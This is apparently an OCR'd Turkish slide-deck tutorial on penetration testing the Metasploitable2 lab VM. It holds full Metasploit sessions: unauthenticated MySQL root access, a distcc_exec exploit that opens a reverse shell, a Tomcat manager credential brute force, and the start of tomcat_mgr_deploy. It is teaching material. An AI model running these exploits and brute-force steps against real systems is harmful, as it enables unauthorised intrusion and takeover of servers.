<input type="checkbox"/>	Samba GETDC Mailslot Processing Buffer Overflow In Nmbd			9.3	800	Thu Nov 15 2007	Fri Feb 13 2015	Critical	2	Exclude
<input type="checkbox"/>	Samba send_mailslot GETDC Buffer Overflow			9.3	798	Mon Dec 10 2007	Fri Feb 13 2015	Critical	2	Exclude
<input type="checkbox"/>	ISC BIND: Handling of zero length rdata can cause named to terminate unexpectedly (CVE-2012-1667)			8.5	638	Mon Jun 04 2012	Fri Feb 13 2015	Critical	2	Exclude
<input type="checkbox"/>	<u>MySQL default account: root/no password</u>			7.5	890	Tue Dec 31 2002	Thu Aug 22 2013	Critical	1	Exclude
<input type="checkbox"/>	CIFS NULL Session Permitted			7.5	755	Wed Jan 01 1997	Thu Jul 12 2012	Critical	1	Exclude

Showing 41 to 50 of 420 Export to CSV

Rows per page: 10 5 of 42



# Sızma Testi Örnekleri (Metasploitable2)


```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""
msf > use auxiliary/admin/mysql/mysql_sql
msf auxiliary(mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

Name      Current Setting  Required  Description
-----
PASSWORD  [REDACTED]      no       The password for the specified username
RHOST     [REDACTED]      yes      The target address
RPORT     3306             yes      The target port
SQL       select version() yes       The SQL to execute.
USERNAME  [REDACTED]      no       The username to authenticate as

msf auxiliary(mysql_sql) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_sql) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf auxiliary(mysql_sql) > run

[*] Sending statement: 'select version()...'
[*] | 5.0.51a-3ubuntu5 |
[*] Auxiliary module execution completed
msf auxiliary(mysql_sql) >
```



The image shows a Metasploit Meterpreter session. The user has loaded the 'auxiliary/admin/mysql/mysql\_sql' module and displayed its options. They then set the 'USERNAME' to 'root' and the 'RHOST' to '192.168.237.129'. Finally, they executed the module, which successfully connected to the MySQL database on the target host and returned the version '5.0.51a-3ubuntu5'.

Name	Current Setting	Required	Description
PASSWORD	[REDACTED]	no	The password for the specified username
RHOST	[REDACTED]	yes	The target address
RPORT	3306	yes	The target port
SQL	select version()	yes	The SQL to execute.
USERNAME	[REDACTED]	no	The username to authenticate as

```
msf auxiliary(mysql_sql) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_sql) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf auxiliary(mysql_sql) > run

[*] Sending statement: 'select version()...'
[*] | 5.0.51a-3ubuntu5 |
[*] Auxiliary module execution completed
msf auxiliary(mysql_sql) >
```

**KALI LINUX™**  
"the quieter you become, the more you are able to hear"

# Sızma Testi Örnekleri (Metasploitable2)

Nmap taramasında görülen bir diğer uygulama 3632. portta çalışan DistCC uygulamasıdır. Bu uygulamayı googleda distcc exploit olarak aratıp bilinen bir açıklığı var mı diye kontrol ettiğimizde <https://www.exploit-db.com/exploits/9915/> böyle bir exploitin varlığını görmekteyiz. Bu kısımdan sonra metasploit ile bulduğumuz exploiti deniyoruz.

# Sızma Testi Örnekleri (Metasploitable2)

← → ↻ <https://www.google.com.tr/webhp?sourceid=chrome-instant&ion=1&espv=2&ie=UTF-8#q=distcc%20exploit>

Google distcc exploit

Tümü Haberler Videolar Görseller Haritalar Daha fazla ▾ Arama araçları

Yaklaşık 7.790 sonuç bulundu (0,31 saniye)

**CVE-2004-2687 DistCC Daemon Command Execution | Rapid7**  
[https://www.rapid7.com/db/modules/exploit/.../distcc\\_exec](https://www.rapid7.com/db/modules/exploit/.../distcc_exec) ▾ Bu sayfanın çevirisini yap  
DistCC Daemon Command Execution ... security weakness to execute arbitrary commands on any system running distccd. ... exploit/unix/misc/distcc\_exec ...

**Metasploitable Project: Lesson 2: Exploit the distcc daemon to obtain ....**  
<https://computersecuritystudent.com/.../EXPLOIT/.../index.h...> ▾ Bu sayfanın çevirisini yap  
{ Exploit the distcc daemon to obtain root, Collect Lime Memory Dump } ... A machine with distcc installed can send code to be compiled across the network to a ...

**DistCC Daemon - Command Execution - Exploit-DB**  
<https://www.exploit-db.com/exploits/9915/> ▾ Bu sayfanın çevirisini yap  
DistCC Daemon Command Execution. CVE-2004-2687, Remote exploits for multiple platform.

**DistCCD | RWB Network Security**  
[www.rwbnetsec.com/distccd/](http://www.rwbnetsec.com/distccd/) ▾ Bu sayfanın çevirisini yap  
Port: TCP 3632 Service: DistCCD Vulnerability: Weak service configuration ... A quick search revealed a public exploit for this version, which allows remote ...

**Hacking distcc with Metasploit... | zoidberg's research lab**  
<https://0xzoidberg.wordpress.com/.../hacking-distcc-with-m...> ▾ Bu sayfanın çevirisini yap  
3 Tem 2010 - unix/misc/distcc\_exec excellent DistCC Daemon Command Execution msf > use unix/misc/distcc\_exec msf exploit(distcc\_exec) > show options

**Distcc Remote Code Execution Exploit | Core Security**  
<https://www.coresecurity.com/.../distcc-remote-code-executi...> ▾ Bu sayfanın çevirisini yap  
Distcc, when not configured to restrict access to the server port, allows remote attackers to execute ... This module exploits the vulnerability to install an agent.

# Sızma Testi Örnekleri (Metasploitable2)

```
systemctl start postgres...
root 14:58, 2016-07-26
systemctl start postgresql; msfdb start; msfconsole ""
msf > search distcc
Matching Modules
=====
Name                               Disclosure Date   Rank      Description
-----
exploit/unix/misc/distcc_exec      2002-02-01       excellent DistCC Daemon Command Execution

msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > show options
Module options (exploit/unix/misc/distcc_exec):
Name      Current Setting  Required  Description
-----
RHOST     192.168.237.129  yes       The target address
RPORT     3632             yes       The target port

Exploit target:
Id  Name
--  ---
0   Automatic Target

msf exploit(distcc_exec) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(distcc_exec) > exploit
```



“the quieter you become, the more you are able to hear”

```
Host: kali      Uptime: 1h 23m 23s
CPU
MHz: 2295      Load: 0.02, 0.02, 0.04
Tasks: 1 / 155  CPU0: 1% CPU1: 0%

Processes
NAME          PID    CPU    MEM
conky         1511   0.50   0.3
Xorg          857    0.58   2.4
postgres     5948   0.00   0.7
postgres     5942   0.00   1.3
ruby         5928   0.00   13.3

Memory & Swap
RAM    99%
Swap   0%

Filesystem
root 41% free    11.8GiB / 28.2GiB

CPU usage (1m 100.00% 100.00%)
Down: 0B      KB/s  Up: 0B      KB/s
Downloaded: 20.7MiB  Uploaded: 3.22MiB

Network I/O Address
Down: 0B      KB/s  Up: 0B      KB/s
Downloaded: 0B    Uploaded: 0B

Connections
Inbound: 11  Outbound: 12  Total: 23
Inbound
localhost   postgres
localhost   postgres
localhost   postgres
Outbound
localhost   postgres
localhost   postgres
localhost   postgres
```

# Sızma Testi Örnekleri (Metasploitable2)

```
systemctl start postgresql; msfdb start; msfconsole ""
msf > search distcc
Matching Modules
=====
Name                               Disclosure Date  Rank      Description
-----
exploit/unix/misc/distcc_exec      2002-02-01      excellent DistCC Daemon Command Execution

msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name      Current Setting  Required  Description
-----
RHOST     192.168.237.129  yes       The target address
RPORT     3632             yes       The target port


Exploit target:

Id  Name
--  ---
0   Automatic Target

msf exploit(distcc_exec) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.237.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo IEjdb0YugTHpRCv;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "IEjdb0YugTHpRCv\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.237.128:4444 -> 192.168.237.129:58093) at 2016-07-26 14:58:28 -0400

whoami
daemon
```



# Sızma Testi Örnekleri (Metasploitable2)

**Nmap** çıktısında görüldüğü üzere **8180** de Apache Tomcat çalışmakta normalde default olarak **80** yada **8080** de çalışmaktadır. Nexpose çıktısında ise **Default Tomcat User and Password** çıktısı görülmekte. Bunun için **tomcat\_mgr\_login** adında bir **auxiliary** bulunmakta **Brute Force** (kaba kuvvet) yöntemiyle şifreleri denemekte default yada en çok kullanılan şifreler kısa bir sürede sonuç vermekte. Biz şifrenin default olduğunu bilsek de bu auxiliarynin kullanımını göstermek amacıyla deneyeceğiz. Username ve Password u ele geçirdikten sonra **tomcat\_mgr\_deploy** adında bir **exploit**imiz var bunu kullanarak sisteme sızmaya çalışacağız.

# Sızma Testi Örnekleri (Metasploitable2)

## Nexpose çıktısı Default Tomcat Username ve Password

← → ↻ | Sertifika hatası localhost:3780/asset.jsp?devid=1

nexpose Create

ahmet

EXCLUDE RECALL RESUBMIT Total Vulnerabilities Selected: 0 of 420

<input type="checkbox"/>	Title	CVSS	Risk	Published On	Modified On	Severity	Instances	Exceptions
<input type="checkbox"/>	PHP Vulnerability: CVE-2008-2050	10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	Exclude
<input type="checkbox"/>	PHP Fixed security issue	10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2008-0599	10	861	Mon May 05 2008	Fri Feb 13 2015	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2008-5557	10	854	Tue Dec 23 2008	Fri Feb 13 2015	Critical	1	Exclude
<input type="checkbox"/>	Apache HTTPD: APR apr_palloc heap overflow (CVE-2009-2412)	10	846	Thu Aug 06 2009	Fri May 27 2016	Critical	1	Exclude
<input type="checkbox"/>	<u>Default Tomcat User and Password</u>	10	842	Mon Nov 09 2009	Fri Jun 03 2016	Critical	1	Exclude
<input type="checkbox"/>	PHP Multiple Vulnerabilities Fixed in version 5.2.12	10	840	Thu Dec 17 2009	Fri Feb 13 2015	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2009-4143	10	840	Mon Dec 21 2009	Fri Feb 13 2015	Critical	1	Exclude
<input type="checkbox"/>	Obsolete Version of VMware Player	10	833	Sun Jun 06 2010	Tue Oct 27 2015	Critical	1	Exclude
<input type="checkbox"/>	PHP Vulnerability: CVE-2012-2688	10	789	Fri Jul 20 2012	Fri Feb 13 2015	Critical	1	Exclude

Showing 11 to 20 of 420 | Export to CSV | Rows per page: 10 | 2 of 42



# Sızma Testi Örnekleri (Metasploitable2)

```
msf > search tomcat mgrlogin

Matching Modules
=====
Name                                     Disclosure Date  Rank      Description
-----
auxiliary/admin/http/tomcat_administration  normal          Tomcat Administration Tool Default Access
auxiliary/admin/http/tomcat_utf8_traversal  normal          Tomcat UTF-8 Directory Traversal Vulnerability
auxiliary/admin/http/trendmicro_dlp_traversal normal          TrendMicro Data Loss Prevention 5.5 Directory Traversal
auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06     normal    Apache Commons FileUpload and Apache Tomcat DoS
auxiliary/dos/http/apache_tomcat_transfer_encoding 2010-07-09     normal    Apache Tomcat Transfer-Encoding Information Disclosure and DoS
auxiliary/dos/http/hashcollision_dos          2011-12-28     normal    Hashtable Collisions
auxiliary/scanner/http/tomcat_enum           normal          Apache Tomcat User Enumeration
auxiliary/scanner/http/tomcat_mgr_login      normal          Tomcat Application Manager Login Utility
exploit/multi/http/struts_code_exec_classloader 2014-03-06     manual    Apache Struts ClassLoader Manipulation Remote Code Execution
exploit/multi/http/struts_default_action_mapper 2013-07-02     excellent Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
exploit/multi/http/struts_dev_mode           2012-01-06     excellent Apache Struts 2 Developer Mode OGNL Execution
exploit/multi/http/tomcat_mgr_deploy         2009-11-09     excellent Apache Tomcat Manager Application Deployer Authenticated Code Execution
exploit/multi/http/tomcat_mgr_upload         2009-11-09     excellent Apache Tomcat Manager Authenticated Upload Code Execution
exploit/multi/http/zenworks_configuration_management_upload 2015-04-07     excellent Novell ZENworks Configuration Management Arbitrary File Upload
post/windows/gather/enum_tomcat              normal          Windows Gather Apache Tomcat Enumeration

msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name          Current Setting  Required  Description
-----
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current datab
DB_ALL_PASS     false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
PASSWORD        no              no        A specific password to authenticate with
PASS_FILE       /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no        File containing passwords, one per line
Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][.
..]
RHOSTS         8080            yes       The target address range or CIDR identifier
RPORT          8080            yes       The target port
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
TARGETURI      /manager/html   yes       URI for Manager login. Default is /manager/html
THREADS        1               yes       The number of concurrent threads
USERNAME       no              no        A specific username to authenticate as
```



# Sızma Testi Örnekleri (Metasploitable2)

```
systemctl start postgresql; msfdb start; msfconsole ""

auxiliary/dos/http/hashcollision_dos      2011-12-28      normal      Hashtable Collisions
auxiliary/scanner/http/tomcat_enum       normal         Apache Tomcat User Enumeration
auxiliary/scanner/http/tomcat_mgr_login  normal         Tomcat Application Manager Login Utility
exploit/multi/http/struts_code_exec_classloader 2014-03-06     manual      Apache Struts ClassLoader Manipulation Remote Code Execution
exploit/multi/http/struts_default_action_mapper 2013-07-02     excellent  Apache Struts 2 DefaultActionMapper Prefixes OGNL Code Execution
exploit/multi/http/struts_dev_mode       2012-01-06     excellent  Apache Struts 2 Developer Mode OGNL Execution
exploit/multi/http/tomcat_mgr_deploy     2009-11-09     excellent  Apache Tomcat Manager Application Deployer Authenticated Code Execution
exploit/multi/http/tomcat_mgr_upload     2009-11-09     excellent  Apache Tomcat Manager Authenticated Upload Code Execution
exploit/multi/http/zenworks_configuration_management_upload 2015-04-07     excellent  Novell ZENworks Configuration Management Arbitrary File Upload
post/windows/gather/enum_tomcat          normal         Windows Gather Apache Tomcat Enumeration

msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name                Current Setting      Required  Description
-----
BLANK_PASSWORDS     false                no        Try blank passwords for all users
BRUTEFORCE_SPEED    5                    yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS        false                no        Try each user/password couple stored in the current datab
DB_ALL_PASS         false                no        Add all passwords in the current database to the list
DB_ALL_USERS        false                no        Add all users in the current database to the list
PASSWORD            /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no        A specific password to authenticate with
PASS_FILE           /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no        File containing passwords, one per line
Proxies             no                    no        A proxy chain of format type:host:port[,type:host:port][.
RHOSTS              yes                   yes       The target address range or CIDR identifier
RPORT               8080                 yes       The target port
STOP_ON_SUCCESS     false                yes       Stop guessing when a credential works for a host
TARGETURI           /manager/html        yes       URI for Manager login. Default is /manager/html
THREADS             1                    yes       The number of concurrent threads
USERNAME            no                    no        A specific username to authenticate as
USERPASS_FILE       /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no        File containing users and passwords separated by space, o
USER_AS_PASS        false                no        Try the username as the password for all users
USER_FILE           /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt no        File containing users, one per line
VERBOSE             true                 yes       whether to print output for all attempts
VHOST               no                    no        HTTP server virtual host

msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.237.129
RHOSTS => 192.168.237.129
msf auxiliary(tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf auxiliary(tomcat_mgr_login) > run
```

# Sızma Testi Örnekleri (Metasploitable2)

Görüldüğü üzere bu `auxiliary tomcat_mgr_login` ile Username ve Passwordu tomcat : tomcat olarak bulduk.

```
systemctl start postgres...
root 14:39, 2016-07-26
systemctl start postgresql; msfdb start; msfconsole ""
msf auxiliary(tomcat_mgr_login) > run
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: admin:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: manager:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: role1:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: tomcat:root (Incorrect: )
[+] 192.168.237.129:8180 - LOGIN SUCCESSFUL: tomcat:tomcat
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:admin (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:manager (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:role1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:root (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:tomcat (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: both:s3cret (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: j2deployer:j2deployer (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: ovwebusr:OVW*busr1 (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: cxsdk:kdsxc (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: root:owaspbwa (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: ADMIN:ADMIN (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: xampp:xampp (Incorrect: )
[-] 192.168.237.129:8180 TOMCAT_MGR - LOGIN FAILED: QCC:QLogic66 (Incorrect: )
[*] Scanned 1 of 1 hosts (100% Complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >
```

# Sızma Testi Örnekleri (Metasploitable2)

Resimdeki gibi tomcat\_mgr\_deploy exploitimizi seçiyoruz gerekli değerleri atayarak exploiti çalıştırıyoruz.

```
systemctl start postgresql; msfdb start; msfconsole ""
msf > use exploit/multi/http/tomcat_mgr_deploy
